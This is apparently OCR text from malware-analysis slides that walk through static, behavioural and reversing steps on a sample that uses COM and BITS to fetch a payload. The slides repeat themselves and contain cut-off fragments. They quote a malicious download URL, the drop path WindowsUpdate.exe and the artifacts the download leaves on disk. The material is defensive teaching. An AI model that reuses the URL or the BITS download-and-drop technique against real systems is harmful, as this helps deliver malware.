
Static Properties Analysis


- Header and structural analysis
- Strings
- Hashes lookup



Static Properties Analysis

- Header and structural analysis
- Strings
- Hashes lookup


alysis
Interactive
Behavior
Analysis
• Running sample in isolated environment with monitoring tools
• Supplementing sample with necessary conditions


alysis
Interactive
Behavior
Analysis
• Running sample in isolated environment with monitoring tools
• Supplementing sample with necessary conditions

Engineering Tools

Manual
Dynamic / Static
Code Reversing

- Dissassemblers
- Debuggers

Inte


Reverse Engineering PoC

Automated Analysis

Manual Dynamic / Static Code Reversing

- Dissassemblers
- Debuggers

Static Properties Analysis



- Header and structural analysis
- Strings
- Hashes lookup

Interactive Behavior Analysis

- Running sample in isolated environment with monitoring tools
- Supplementing sample with necessary conditions

Automated analysis

No specific threat(s) / "no verdict"

ıt(s) / "no verdict"

Automated analysis - clean, "no specific threat" / "no verdict"

Static properties analysis


Static properties analysis


C:\Temp\WindowsUpdate.exe

http://fjaz52wff88sg0c.pw/WindowsUpdate.exe

C:\Temp\WindowsUpdate.exe

http://fjaz52wff88sg0c.pw/WindowsUpdate.exe


THAT'S SUSPICIOUS...


THAT'S SUSPICIOUS...

CoUninitialize
CoCreateInstance
CoInitializeSecurity
CoInitializeEx

COM

Static properties analysis

CoUninitialize
CoCreateInstance
CoInitializeSecurity
CoInitializeEx

COM

C:\Temp\WindowsUpdate.exe

http://fjaz52wff88sg0c.pw/WindowsUpdate.exe

Interactive behavior analysis

File system activity

File system activity

File system activity

Files modified (BITS operation)

```
C:\ProgramData\Microsoft\Network\Downloader\qmgr0.dat
C:\ProgramData\Microsoft\Network\Downloader\qmgr1.dat

C:\Users\All Users\Microsoft\Network\Downloader\qmgr0.dat
C:\Users\All Users\Microsoft\Network\Downloader\qmgr1.dat
```

File system activity

Files modified (BITS operation)

```
C:\ProgramData\Microsoft\Network\Downloader\qmgr0.dat
C:\ProgramData\Microsoft\Network\Downloader\qmgr1.dat

C:\Users\All Users\Microsoft\Network\Downloader\qmgr0.dat
C:\Users\All Users\Microsoft\Network\Downloader\qmgr1.dat
```

File created (payload)

```
C:\Temp\BIT93B6.tmp
```

File system activity

Files modified (BITS operation)

```
C:\ProgramData\Microsoft\Network\Downloader\qmgr0.dat
C:\ProgramData\Microsoft\Network\Downloader\qmgr1.dat

C:\Users\All Users\Microsoft\Network\Downloader\qmgr0.dat
C:\Users\All Users\Microsoft\Network\Downloader\qmgr1.dat
```

File created (payload)

```
C:\Temp\BIT93B6.tmp
```

Actual payload creation by svchost.exe

File system activity


Files modified (BITS operation)

